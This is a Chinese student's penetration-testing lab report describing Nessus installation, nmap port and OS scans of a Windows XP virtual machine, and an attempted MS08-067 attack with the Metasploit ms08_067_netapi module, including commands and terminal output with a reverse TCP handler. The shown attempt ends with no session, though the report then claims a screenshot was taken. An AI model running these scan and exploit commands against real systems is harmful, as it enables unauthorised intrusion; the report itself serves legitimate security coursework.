

# 《漏洞利用及渗透测试基础》第八次实验报告


1811463 赵梓杰 信息安全

- 安装Nessus


dpkg -i 安装包.deb完成Nessus安装，基本无注意事项，就是电脑第一次启动Nessus网页的时候启动不了，找不到原因，重启了Kali自己就好了（好像是需要重新启动Nessus服务才能正常运行）

- 查看windows XP的IP地址

在命令行输入ipconfig即可查看xp地址192.168.15.129



对xp地址进行端口扫描 nmap -p1-65535 192.168.15.129



这里命令中需要注意-p与端口的范围1-65535中间没有空格


指纹检测 nmap -O 192.168.15.129可以得到目标主机的系统版本和服务版本

```
root@kali: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)

Nmap done: 1 IP address (1 host up) scanned in 21.40 seconds
root@kali:~# nmap -O 192.168.15.129
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-25 18:55 CST
Nmap scan report for 192.168.15.129
Host is up (0.00068s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
MAC Address: 08:0C:29:44:D4:23 (VMware)
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.18 seconds
root@kali:~#
```

- 然后我们运用Nessus对其进行扫描发现存在漏洞



- 借用Metasploit对漏洞进行利用

首先使用search命令查找该漏洞渗透攻击的模块，使用use命令选用模块，并使用show options命令来查看选项

```
应用程序 位置 终端 星期四 19:28 1

终端
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)

msf5 > search ms08_067

Matching Modules
=====

  Name                                     Disclosure Date  Rank  Check  Descripti
  ----                                     -
  exploit/windows/smb/ms08_067_netapi  2008-10-28      great Yes   MS08-067
Microsoft Server Service Relative Path Stack Corruption

msf5 > use exploit/windows/smb/ms08_067_netapi
msf5 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.15.129  yes       The target address range or CIDR identi
er
  RPORT     445              yes       The SMB service port (TCP)
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)
```

内部单击或按 Ctrl+G。

使用set设置RHOST利用exploit命令进行攻击

```
终端
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)

msf5 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.15.129
RHOST => 192.168.15.129
msf5 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):


  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.15.129  yes       The target address range or CIDR identi
er
  RPORT     445              yes       The SMB service port (TCP)
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

  Id  Name
  --  -
  0    Automatic Targeting

msf5 exploit(windows/smb/ms08_067_netapi) > exploit
```

内部单击或按 Ctrl+G。



The screenshot shows a terminal window titled "终端" (Terminal) with a menu bar containing "文件(F)", "编辑(E)", "查看(V)", "搜索(S)", "终端(T)", and "帮助(H)". The terminal output displays the following information:

```
RHOSTS 192.168.15.129 yes The target address range or CIDR identifier
RPORT 445 yes The SMB service port (TCP)
SMBPIPE BROWSER yes The pipe name to use (BROWSER, SRVSVC)

Exploit target:

  Id  Name
  --  --
  0    Automatic Targeting

msf5 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.15.131:4444
[*] 192.168.15.129:445 - Automatically detecting the target...
[*] 192.168.15.129:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Chinese
    - Traditional
[*] 192.168.15.129:445 - Selected Target: Windows XP SP3 Chinese - Traditional (
NX)
[*] 192.168.15.129:445 - Attempting to trigger the vulnerability...
[*] Exploit completed, but no session was created
```

然后screenshot即可得到自己已经写好的txt的界面

